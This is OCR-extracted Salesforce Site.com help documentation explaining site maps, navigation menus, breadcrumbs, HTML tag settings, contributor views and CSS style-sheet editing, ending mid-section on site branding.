
About the Site Map and Page Hierarchy

The Site Pages view on the Overview tab contains the pages and site map links of your website. The Site Map folder reflects the hierarchy or tree structure of your site by housing site pages and links that are included in the site map. When you create new pages or site map links, they're automatically added to this folder. The Landing Pages folder houses standalone pages that are excluded from the site map, making it ideal for temporary pages, such as promotional or competition pages.

Tip: If you can't see the Site Map folder in the Site Pages view on the Overview tab, click .

When adding a navigation menu to your site, it's important to organize the hierarchy of your site pages and links accurately, because this structure is used to generate the menu. Pages and site map links are displayed in navigation menus in the order you arrange them.

In this representation of the site hierarchy, you can more clearly see the tree structure.



1. The Site Map folder, which contains four site pages.
2. A top-level page in the site hierarchy.
3. A top-level, parent page with two child pages. A child page is a page at a lower level in the site hierarchy than its parent page.
4. Two child pages.
5. The Landing Pages folder, which contains a temporary page that's not part of the site map or navigation menu.

EDITIONS

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Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Tip: If a page has child pages, the ▶ icon appears beside it indicating that you can expand the branch.

By default, when you create a menu, it's generated from the pages and site map links in the Site Map folder in the Site Pages view. However, you can also create a menu that's generated from the pages in the Landing Pages folder or from the child or sibling pages of a site page.

You can hide a page in menus, breadcrumbs, and the site map by selecting the `Hide Page` checkbox found on the Properties pane for each page. This setting also prevents website visitors from accessing the page's direct URL. By default, all pages are visible.

Adding Links to a Site Map

Pages aren't the only things you can assign to your site map. Add internal or external URLs to your site map to customize your navigation menus and breadcrumbs, and achieve greater flexibility and control.

Adding Breadcrumb Navigation to Pages

Add a Breadcrumb page element to your page to help users navigate through your site and show the page's location in the site hierarchy.

Adding a Navigation Menu

Styling Navigation Menus

SEE ALSO:

Adding a Navigation Menu

Creating Site.com Pages

Adding Links to a Site Map

Pages aren't the only things you can assign to your site map. Add internal or external URLs to your site map to customize your navigation menus and breadcrumbs, and achieve greater flexibility and control.

For example, let's say you have a top-level Products page that has a menu based on its child pages. You also want to include a page called Testimonials in the menu, but it's not a child page of the Products page. You can create a site map link that points to the Testimonials page and add the link under Products in the site map. Now when visitors view the Products page, they see a menu consisting of its child pages, along with a menu item that takes them directly to Testimonials.

1. On the Overview tab, click **New** > **Site Map Link**.
2. Enter a name for the link.
3. Enter a URL. URLs can be either relative or absolute, and are case sensitive.

   Note: You can't preview absolute site map links in Site.com Studio unless they include a prefix, such as `http://` or `https://`.
4. Click **Create**.
   The link appears at the bottom of the site map.
5. Drag the link to the correct position in the site map.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Note: Site map links are automatically included in navigation menus and breadcrumbs. However, you can't set a site map link as a custom root node in a breadcrumb.

SEE ALSO:

Adding Breadcrumb Navigation to Pages
Adding a Navigation Menu
About the Site Map and Page Hierarchy

Adding Breadcrumb Navigation to Pages

Add a Breadcrumb page element to your page to help users navigate through your site and show the page's location in the site hierarchy.

Breadcrumb navigation is based on the pages and links in the site map and usually supplements menu navigation. You can hide a page in menus, breadcrumbs, and the site map by selecting the `Hide Page` checkbox found on the Properties pane for each page. This setting also prevents website visitors from accessing the page's direct URL. By default, all pages are visible.

Tip: To save time and effort, add a Breadcrumb page element to a page template to automatically include it on every template-based site page. The breadcrumb on each derived page dynamically updates based on its location in your site map.

1. Open the page or page template that you want to add the breadcrumb element to.
2. Drag a **Breadcrumb** from the Page Elements pane onto the page.
3. In the Properties pane, under Root, specify a custom root node for the breadcrumb. By default, the root value is set to None, which builds the breadcrumb structure based on the page's location in the site map.
   - Select *`Home Page`* to set the site's home page as the first item in the breadcrumb. To find out how to set a site's home page, see Configuring Site Properties.
   - Select a specific site page to set it as the first item in the breadcrumb.

   Note: You can't set a site map link as a custom root node in a breadcrumb.
4. In the Properties pane, under `Separator`, you can customize the separator used between breadcrumb nodes.

   By default, the separator is >. However, you can change it to another text symbol or insert HTML code for an image in your site, such as `<img src='/separatorimage.jpg'/>`.
5. To style the breadcrumb:
   a. Click the Style pane and ensure `Class` is selected.
   b. Choose an option from the Style drop-down list.
   c. Adjust the values in the Visual tab as desired.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

SEE ALSO:

Adding a Navigation Menu
Editing and Working With Site.com Page Elements

Adding a Navigation Menu

By default, when you create a menu, it's generated from the pages and site map links in the Site Map folder in the Site Pages view. However, you can also create a menu that's generated from the pages in the Landing Pages folder or from the child or sibling pages of a site page.

1. Arrange site pages and site map links in the Site Map folder or the Landing Pages folder in the order you want them to appear in the menu by dragging them to the desired location. Drag a page or site map link onto another page or link to make it a child of that item. Drag pages or links into the Landing Pages folder to exclude them from the site map.

   Tip: If you can't see the Site Map folder in the Site Pages view on the Overview tab, click .

2. Open the page template or site page that you want to add the navigation menu to.
3. Drag a **Menu** from the Page Elements pane onto the page.
4. In the Properties pane, under Menu Source, select the pages that you want to use for the menu. By default, the Site Map folder is used to create the menu. Any site map link in the applicable hierarchy also shows up in your menu.
   - Select *`Landing Pages`* to create the menu from the pages in the Landing Pages folder.
   - Select *`Child Pages`* to create the menu from the current page's child pages.
   - Select *`Sibling Pages`* to create the menu from all of the pages that share the same parent as the current page.
   - Select a specific site page to create the menu from just its child pages.

   Note: If you add a menu element to a page template, the menu doesn't display correctly in the template if you select *`Child Pages`* or *`Sibling Pages`* as the menu source, because page templates aren't part of the site map hierarchy. However, the menu appears as expected on site pages based on the page template.

EDITIONS

Available in: Salesforce Classic

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Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

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  AND

  Site administrator or designer role assigned at the site level

5. To alter the appearance of the menu, you can select a different theme from the Theme Name drop-down list. For example, to create a drop-down menu, select `Horizontal Drop-down`. You can modify the style of any theme to suit your needs.
6. To change the name of a page in the menu, open the associated page and update its `Navigation Name` field in the Properties pane. Navigation names can include spaces and special characters.

   Alternatively, to change the name of a site map link in your menu, hover over the link in the Site Pages view on the Overview tab, click **Edit**, and update the name.

Tip:

- When you add a new page or site map link, update a page's `Navigation Name` property, or rearrange pages or links, the menu updates automatically to reflect the changes.
- To automatically include a menu on every site page, add the menu to a page template and base the site pages on it.

- You can hide a page in menus, breadcrumbs, and the site map by selecting the `Hide Page` checkbox found on the Properties pane for each page. This setting also prevents website visitors from accessing the page's direct URL. By default, all pages are visible.

SEE ALSO:

Styling Navigation Menus

About the Site Map and Page Hierarchy

Adding Site.com Page Elements

Styling Navigation Menus

Navigation menus are styled using CSS themes that you can customize to match the design of your website. When you add a navigation menu to a page, it uses a default theme to control its appearance. Choose from other existing themes in the Theme Name drop-down list in the Properties pane.

Alternatively, to customize a theme to suit your needs:

1. Select the navigation menu on the page.
2. Select a theme to use as a base in the Theme Name drop-down list in the Properties pane. Use a theme that most closely matches your site design or select *`Blank`* to start with a completely blank theme.
3. Open the Style pane and ensure `Class` is selected.
4. In the Style drop-down list, select the part of the menu that you want to style. When you select an item, it's highlighted for a few seconds, so you can easily see which part you're styling.

   Tip: If you're familiar with CSS, you can also modify the style of the menu in the site's style sheet.

5. To style the selected menu item, use the Style pane properties. Your changes are immediately reflected in the menu.
6. Repeat as required for each part of the menu.

SEE ALSO:

Adding a Navigation Menu

About the Site Map and Page Hierarchy

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Adding Custom HTML Attributes

You can add custom HTML attributes to pages and page elements, which are rendered on the HTML tag of the page element. For example, this is useful when working with third-party frameworks that render page elements differently based on certain attributes.

When the page is open:

1. Select the relevant page or page element in the Page Structure pane.
2. In the HTML Attributes section of the Properties pane, click +.
3. Enter a name and value for the HTML attribute.
4. Click **Save**.

To delete an HTML attribute, select it and click −.

To change the order in which an HTML attribute is rendered, select it and click ↑ or ↓.

SEE ALSO:

- Changing a Page Element's HTML Tag
- HTML5 Semantic Page-Layout Tags
- Changing a Page's Doctype Property

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Changing a Page Element's HTML Tag

By default, panels, data repeaters, data elements, custom code, and content blocks are each defined as a `div`, but you can change this to any other HTML tag using the `HTML Tag` property. This gives you greater flexibility and control over how the page element is displayed on the page.

Warning: The `HTML Tag` property provides a powerful way to control how page elements are displayed. However, if you change a page element's HTML tag, you may generate invalid HTML. Before publishing any changes, test the page thoroughly.

To redefine a panel, data repeater, data element, custom code, or content block:

1. Select the element on the page.
2. In the `HTML Tag` field in the Properties pane, start typing the tag name.
3. In the auto-complete list that appears, select the relevant HTML tag. Alternatively, you can define your own HTML tag—for example, if you're working with a JavaScript library or if new HTML5 tags are introduced in the future. You can also remove the HTML tag on a panel, data repeater, data element, custom code, or content block to disable its ID, class, or inline styles.

Note: The following tags aren't included in the auto-complete list:

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To edit page element properties:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned in Site.com Studio

SEE ALSO:

HTML5 Semantic Page-Layout Tags

Adding Custom HTML Attributes

HTML5 Semantic Page-Layout Tags

HTML5 defines several semantic page-layout tags that describe the content they contain. These tags make it easier for search engines and screen readers to read and organize your content.

By default, several page elements are defined as a `div`, including panels, data repeaters, data elements, content blocks, and custom code. Using a page element's `HTML Tag` property, you can change the tag to a semantic HTML5 block tags, such as:

Option	Description
Article	A section containing an independent item of content, such as a magazine article or a forum post.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Option	Description
Aside	A section containing content that's only superficially related to the main page content, such as a sidebar or advertising.
Details	A section containing additional details that the user can view or hide using an interactive widget. It can also include a summary section.
Header	A section containing an introduction, or a group of navigation elements.
Footer	A footer section for the page or parent section. It typically contains information about the parent section and appears at the end of the section.
Nav	A section that contains navigation links.
Section	A generic section of the page.
Summary	A summary or caption section for a details section.

Tip: If you use a HTML5 semantic tag, it's good practice to also change the page's doctype to HTML5.

SEE ALSO:

Changing a Page Element's HTML Tag

Adding Custom HTML Attributes

Setting Up the Contributor's Studio View

Control what your contributors can do in Site.com Studio.

The contributor's Site.com Studio view lets users browse and update website content. To enable contributors to edit the site's content, however, you must first create template-based pages with editable areas and enable several properties.

To enable your contributors to:

- Edit the text on a page, create template-based pages with editable content blocks
- Add content blocks to the page, create template-based pages with editable panels
- Create site pages based on a page template, select **Available to Contributors** in the Properties pane when the page template is open
- Add widgets to the page, select **Available to Contributors** in the Widgets view on the Overview tab or in the Properties pane when the widget is open
- Update the appearance of pages and widgets, set up branding properties

To ensure that the contributor's Site.com Studio view is set up correctly, click **View Studio as a Contributor** in the site's pull-down menu (on the top toolbar). To exit, click **Return to My Studio View**.

The contributor's view is not available by default for Site.com Community sites. However, you can use a Site.com Contributor license to grant contributor access to a specific user. See *About Feature Licenses* in the Site.com help for details. Alternatively, a user can preview the Site.com Community site as a contributor by appending `?iscontrib` to the site's URL. For example: `https://sitestudio.na1.force.com/?iscontrib`

SEE ALSO:

- Creating Site.com Page Templates
- Creating Widgets
- Site Branding Overview
- Understanding the Contributor's Page Editing View

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Cascading Style Sheets Overview

Cascading Style Sheets (CSS) provide a flexible way to add style to the pages of your website. This collection of formatting rules governs the appearance of your pages, and lets you define the fonts, colors, layout, and other presentation features.

By using CSS to control your fonts, you can ensure greater consistency in the appearance and layout of your pages in multiple browsers. Some of the many text properties that CSS lets you control include font family and size, text and background color, text formatting, and link color.

Using CSS, you can also position, add color to, float text around, and set margins and borders for block-level elements. A block-level element is a standalone piece of content that's visually formatted as a block. For example, content blocks (which are equivalent to `p` tags) and panels (which are the same as `div` tags) are both block-level elements.

Site.com supports CSS3, which is the latest specification for CSS.

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About Inline Styles Versus Style Sheets

In Site.com Studio, you can:

- Apply styles directly to a selected page or page element using the **Inline** option in the Style pane ( ). Inline styles apply only to the selected item.
- Add style items such as CSS classes or IDs to a style sheet, and apply the style items to the selected page or page element. This approach separates the content (your web pages) from the presentation (the style sheet).

If you're not familiar with CSS, you'll probably find the inline option the easiest to use and understand. However, inline styles lose many of the advantages of style sheets because they mix content with presentation—the inline style is only applied to that individual element. If you need to update the style of your site, you have to update the style properties of every affected page and page element.

By contrast, although style sheets may be more difficult to understand at first, they enable you to make site-wide changes from one convenient location. When you update a style item in your style sheet, it immediately updates the style of every page or page element that uses it.

It's worth taking the time to become familiar with CSS because it:

- Saves you time and effort when building and designing your site
- Produces cleaner, more consistent site designs
- Simplifies navigation for people with accessibility issues (such as site visitors using screen readers)

For more information about using CSS and creating style sheets, go to the World Wide Web Consortium (W3C) at `www.w3.org/Style/CSS`. There are also many tutorials available on the Internet that provide in-depth CSS training.

About CSS Classes and IDs

When you use style sheets to style your site, you can redefine the formatting of HTML tags such as `body` or `h1`. You can also create CSS classes and IDs to define the style of particular elements, such as headers or repeating content. A CSS class lets you define and apply style properties to many elements on a page, whereas a CSS ID is ideal for targeting a single item on a page. For example, in a page's structure, IDs are often used to define the header and footer areas, as each page has only one header or footer, but classes are used to define repeating page elements, such as a blog post.

Best Practices

- Include a CSS reset in your style sheet to reset all style items to a baseline value. This helps avoid cross-browser differences due to their built-in default style settings.
- Use CSS classes and IDs instead of inline styles wherever possible. This promotes the separation of presentation and content, and makes it easier to updates the site's styles.
- Use IDs when there is only one occurrence per page. Once you've used the ID, you can't use it again on that page. Use classes when there are one or more occurrences per page.
- Use groups to organize your CSS logically and make it easier to maintain your style sheet.
- If you're using CSS3, ensure you preview and test your site in each browser that you want it to support, because some browsers haven't yet fully implemented CSS3 features.

Using the Style Pane

Style Pane Properties

Understanding the Style Sheet View in Site.com

Creating and Using CSS Style Sheets

Creating Style Sheet Items and Groups

Using CSS Reset

SEE ALSO:

Using the Style Pane

Understanding the Style Sheet View in Site.com

Creating and Using CSS Style Sheets

Using the Style Pane

The Style pane is a visual CSS editor that lets you modify style properties, such as the background color, font size, and border style, as you work with pages and page elements. If you're using CSS classes or IDs to style your pages, you can modify or create style items directly from the Style pane, rather than opening the style sheet.

To apply a style to a selected page or page item:

1. Open the Style pane ( ).
2. To apply:
   - An inline style, select **Inline**. Inline styles affect the selected item only and aren't included in a style sheet.
   - A CSS class, select **Class** and start typing the name. If the class already exists in your style sheet, select it in the list that appears. To create a new class, type the name, select it, and click **Yes** to add it to the style sheet.
   - A CSS ID, select **ID** and select it in the drop-down list. To create a new ID, click +, enter the ID name, and click .

   Menu page elements have several components, which you can style individually by selecting your preferences in the Style drop-down list that appears.
3. In the Visual tab, apply style properties as appropriate. Alternatively, in the Code tab, you can type your CSS styles directly and click **Apply**.

Tip: To view the style properties associated with a selected page or page element, open the Code tab of the Style pane. To remove the style properties, click **Clear**.

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  Site administrator or designer role assigned at the site level

SEE ALSO:

Creating Style Sheet Items and Groups

Creating and Using CSS Style Sheets

Cascading Style Sheets Overview

Style Pane Properties

The Style pane is a visual CSS editor that lets you modify style properties, such as the background color, font size, and border style, as you work with pages and page elements.

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The Background Section

Property	Description
Background Color	Sets the element's background color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Background Color drop-down list.
Background Image	Adds a background image to the element. Click **URL** and enter the image URL, or click  to select an imported image.
Background Repeat	Tiles the element's background image. •  ensures that only one copy of the image appears. •  repeats the image horizontally. •  repeats the image vertically. •  tiles the image both horizontally and vertically.
Position	Specifies the position of the element's background image. • To set the horizontal position of the background image, enter a value in the `X` text box and select a unit of measurement. Alternatively, select Left or Right in the drop-down list. • To set the vertical position of the background image, enter a value in the `Y` text box and select a unit of measurement. Alternatively, select Top or Bottom in the drop-down list.
Cursor	Sets the cursor type, such as crosshair or pointer.

The Font & Color Section

Property	Description
Font	Sets the font family of the selected element.
Color	Sets the font color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Color drop-down list.

Property	Description
Size	Sets the font size. Enter a value in the `Size` text box and select a unit of measurement such as em, point, or %. Alternatively, select a predefined value such as XX-Small. Select Inherit to use the same font size as the parent element (for example, the page or panel). Tip: Use relative sizes such as em or a percentage to enable your end users to resize the font size in their Web browsers.
Style	Formats the element's font style. • B makes the font bold. • B+*i* makes the font bold and italic. • *i* makes the font italic. • **None** removes existing styles.
Font Variant	Specifies whether to render the font as small capitals.
Line Height	Modifies the amount of space between lines of text. Enter a value in the text box and select a unit of measurement such as pixels, percentage, or em. Select Inherit to use the same line height as the parent page element.
Text Decoration	Applies decorative effects to the element's text. For example, you could remove the underline that usually appears under hyperlinks, which is a standard CSS rule that's built in to most Web browsers. • ab underlines the text. • ed applies strikethrough formatting. • ef displays a line over the text. • **None** removes existing text decoration.
Align	Aligns the text of the selected element. • aligns the text to the left. • aligns the text to the right. • centers the text. • aligns the text with both the left and right margins.
Case	Changes the capitalization of the element's text. • Ab capitalizes the first character of each word. • CD capitalizes all characters. • ef lowercases all characters. • **None** removes existing capitalization formatting.

Property	Description
Text Indent	Indents the first line of text of the selected page element. Enter a value in the text box and select a unit of measurement. Select Inherit to use the same indentation as the parent page element.
White Space	Controls how white spaces such as spaces, tabs, and hard returns are handled inside an element.

The Layout Section

Property	Description
Positioning	Positions page elements outside the normal flow of the document. Usually, elements on a page are rendered in Web browsers in the order they appear in the document. Block elements such as `p` tags and `div` tags appear one beneath the other, whereas inline elements such as `em`, `strong`, and `span` tags are rendered next to text or each other. • Absolute positions the content using the settings in the `Top`, `Bottom`, `Left`, and `Right` text boxes. • Relative renders the page element in the normal layout flow, but moves the element relative to its normal position depending on the values in the `Top`, `Bottom`, `Left`, and `Right` text boxes. For example, if you set an element's left position to 20 pixels, the page element will be positioned 20 pixels further to the left.
Display	Overrides a page element's default layout behavior. For example, you can hide page elements, make block elements render inline, or make inline elements render as blocks. • None hides the page element. • Block displays the page element as a block-level page element, with a line break before and after the element. • Inline, which is the default setting, displays the page element as an inline page element without a line break before or after the element. • Inline-block renders the page element as an inline rectangle, but with content that behaves as if it's inside a block element.
Position	When used in conjunction with the Absolute or Relative positioning options, these four properties place page elements outside the normal flow of the document. Enter a value in the text boxes as appropriate and select a unit of measurement in the respective drop-down lists. • Top sets how far the top edge of an element is above or below the top edge of the parent element. • Bottom determines how far the bottom edge of an element is above or below the bottom edge of the parent element. • Right sets how far the top edge of an element is to the right or left of the right edge of the parent element. • Left defines how far the left edge of an element is to the right or left of the left edge of the parent element.

Property	Description
Z-index	Specifies the order in which elements overlap each other when they need to be rendered in the same space. An element with a greater z-index value covers an element with a lower value. The default value is 0. Click  and  to increase and decrease the z-index, or enter a value in the text box.
Float	Floats a page element to the left or right so that subsequent elements—text for example—wrap around the floating page element. •  floats the page element to the left. •  floats the page element to the right. • **None** removes an existing float setting.
Clear	Specifies whether the selected page element allows floating page elements beside it. •  moves the page element below any floating page element on its left. •  moves the page element below any floating page element on its right. •  moves the page element below floating page elements on either side. • **None** removes existing float settings.
Visibility	Specifies whether the selected page element is visible. • Visible is the default value. • Hidden hides the page element and renders an invisible rectangle in its place. • Collapse is used to hide table elements. (For other page elements, it has the same result as hidden.) Note: Invisible page elements still occupy the same space in the page's layout.
Overflow	Specifies whether the content of a page element should be clipped when it overflows its area. • Visible does not clip the content. • Hidden clips the content. • Scroll clips the content, but provides scroll bars so that users can view the remaining content. • Auto is dependent on the browser, but should display a scroll bar to view the rest of the content.

The Dimensions Section

Property	Description
Width	Sets the width of the selected page element. Enter a value in the `Width` text box and select a unit of measurement. Select Inherit to use the width of the parent page element.
Height	Sets the height of the selected page element. Enter a value in the `Height` text box and select a unit of measurement. Select Inherit to use the height of the parent page element.
Margins	Sets the width of the page element's margin, which is the space between its border and outer edge. Set the margins for all four sides by entering a value in the `All` text box, or add margins to the top, right, bottom, or left sides as required.
Padding	Sets the width of the page element's padding, which is the space between its content and border. Set the padding for all four sides by entering a value in the `All` text box, or add padding to the top, right, bottom, or left sides as required.

The Borders Section

Property	Description
Type	Specifies whether to set border properties for each side separately or for all four sides.
Style	Sets the border's style such as dashed, dotted, or double.
Color	Sets the border's color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Color drop-down list.
Thickness	Specifies the border's thickness. Enter a value in the `Thickness` text box and select a unit of measurement. Alternatively, select Thin, Medium, or Thick.

The Tables Section

Property	Description
Border Collapse	When designing tables: • Collapse uses a common border between cells • Separate gives each cell its own border
Horizontal Spacing	Sets the horizontal distance that separates cell borders. Enter a value in the text box and select a unit of measurement. This value is used only if Border Collapse is set to Separate.
Vertical Spacing	Sets the vertical spacing that separates cell borders. Enter a value in the text box and select a unit of measurement. This value is only used if Border Collapse is set to Separate.

SEE ALSO:

Using the Style Pane

Understanding the Style Sheet View in Site.com

When working with style sheets, you can add style items, organize them into groups, and edit the CSS code directly. Open a style sheet on the Overview tab by double-clicking it or hovering over it and clicking > **Edit**. The style sheet opens as a new tab.

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USER PERMISSIONS

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

- Using the toolbar (1), you can import a style sheet and edit the style sheet's CSS code directly.
- Using the style sheet pane (2), you can:
  - Create style items and groups
  - Preview, edit, and delete style items

  - Move style items and groups by dragging them to the correct location
  - Add a CSS reset
- Using the Style Preview section (3), you can preview and manually edit a selected style item.

  Note: You can't preview at-rules, such as `@media` or `@font-face`, in the Style Preview section.
- Using the visual CSS editor (4), you can define the CSS properties for the selected style item.

SEE ALSO:

Creating and Using CSS Style Sheets

Cascading Style Sheets Overview

Creating and Using CSS Style Sheets

A default style sheet called "Site Style Sheet" is included with every site you create. However, if you're familiar with CSS and need multiple style sheets, you can create new ones to use in your site.

To create a style sheet:

1. Click **Style Sheets** > **New** on the Overview tab. Alternatively, click **New Style Sheet** in the Style Sheets view.
2. Enter a name for the style sheet.
3. Click **Apply**. The style sheet opens.
4. Add style items and groups to the style sheet.

Note:

- Style sheet names can only contain alphanumeric characters, hyphens, colons, and underscores.
- You can also import a CSS file to use in your site.

After you create a new style sheet, you must attach it to a page to apply its styles to the page.

To attach a style sheet to a page:

1. Select the page in the Page Structure pane ( ).
2. In the Style Sheets section of the Properties pane ( ), click +.
3. Select the style sheet in the list that appears.
4. Attach the style sheet to the page by clicking + beside the drop-down list.

Tip: If you used a page template to create your site pages, the quickest way to include the new style sheet on every pages is to attach it to the template. This automatically includes a reference to the style sheet in every page that's based on the template.

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SEE ALSO:

Understanding the Style Sheet View in Site.com

Cascading Style Sheets Overview

Creating Style Sheet Items and Groups

When adding style items to style sheets, you can define CSS classes and IDs, or you can redefine the formatting of HTML tags such as `body` or `h1`. When you change the CSS style of an HTML tag, anything formatted with that tag is immediately updated.

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Creating Style Items

To open a style sheet, double-click it in the Style Sheets view of the Overview tab, or hover over it and click > **Edit**.

If you're very familiar with CSS and prefer coding by hand, click **Edit Style Sheet Code** to edit the style sheet directly using the CSS editor. Additionally, to add at-rules (for example, `@media`), you must edit the style sheet directly.

Alternatively:

1. Select the style sheet and click > **Insert Style Item**.
2. Enter the name of the style item:
   - To redefine the default formatting of a specific HTML tag, enter the HTML tag name—for example, `body` or `h1`.
   - To create a CSS class, enter the class name and ensure that you include a period before it—for example, `.classname`.
   - To create a CSS ID, enter the ID name preceded by `#`—for example, `#contentID`.
3. Click **Apply**.
4. Add style definitions by either:
   - Setting style properties in the visual style editor on the right
   - Typing CSS styles in the text box in the Style Preview section and clicking **Save**

As you modify the definition of a selected style item, you can see how your changes appear in the Style Preview section.

Tip:

- A class name must begin with a period or it will not be recognized as a CSS class.
- An ID name must begin with `#` or it will not be recognized as a CSS ID.
- Use IDs when there is only one occurrence per page. Once you've used the ID, you can't use it again on that page. Use classes when there are one or more occurrences per page.
- Class and ID names can contain alphanumeric characters, hyphens, and underscores only, and can't begin with a number or include spaces.

Creating Style Groups

Use groups to organize your CSS logically. This makes it easier to locate and maintain styles.

When the style sheet is open:

1. Select the style sheet and click > **Insert Style Group**.
2. Enter a name for the group and click **Apply**.
3. To add a new style to the group, select the group and click > **Insert Style Item**. To add an existing style to the group, drag it onto the folder icon.

Assigning Style Items

After you've created styles, you can assign them to the pages and pages elements of your site.

To assign a class to a page or page element, select it and either:

- Type the class name in the `Class` field of the Properties pane ( ).
- Select **Class** in the Style pane ( ), start typing the name, and select it in the list that appears.

To assign an ID to a page or page element, either:

- Type the ID name in the `ID` field in the Properties pane ( ).
- Select **ID** in the Style pane ( ) and select it in the drop-down list.

SEE ALSO:

Creating and Using CSS Style Sheets
Understanding the Style Sheet View in Site.com
Cascading Style Sheets Overview

Using CSS Reset

Every browser has set presentation defaults, but unfortunately they aren't standardized across all browser types. This means that when you use CSS to style your site, it may not render as expected when you view it in different browsers. For example, browsers differ in how they display:

- Unordered and ordered lists
- Top and bottom margins for headings
- Indentation distances
- Default line-heights

A CSS reset cancels the differences between browsers to control how browser elements are presented to the end user. You can either use Site.com's CSS reset, or you can add your own CSS reset code.

To use Site.com's CSS reset:

1. In the Style Sheets view on the Overview tab, open the style sheet by double-clicking it, or hovering over it and clicking > **Edit**.
2. Click > **Insert CSS Reset**.
3. Ensure the CSS reset is positioned at the top of the style sheet. To move it, drag it to the correct location in the pane on the left.

To add your own CSS reset code:

1. In the Style Sheets view on the Overview tab, open the style sheet by double-clicking it, or hovering over it and clicking > **Edit**.
2. Click **Edit Style Sheet Code** to open the CSS editor.
3. Paste the code at the top of the style sheet code.

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4. Click **Save and Close**.

SEE ALSO:

Creating and Using CSS Style Sheets

Cascading Style Sheets Overview

Site Branding Overview

Branding provides a flexible way for you to define different aspects of your website's brand. Once branding properties are defined, your editors can easily customize everything in one centralized place, the Branding Editor. When your website editors customize the properties, they get a preview of their branding changes immediately.

By adding branding properties to your website, page templates, or widgets, you can easily define and change those aspects of your website's brand without needing to edit your Cascading Style Sheet.

Here are examples of aspects that you might define that are related to your website's brand:

- The website's background, page, or link colors
- Font size and color
- The logo or header background image
- The thickness and color of lines

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To use branding in your website, you must:

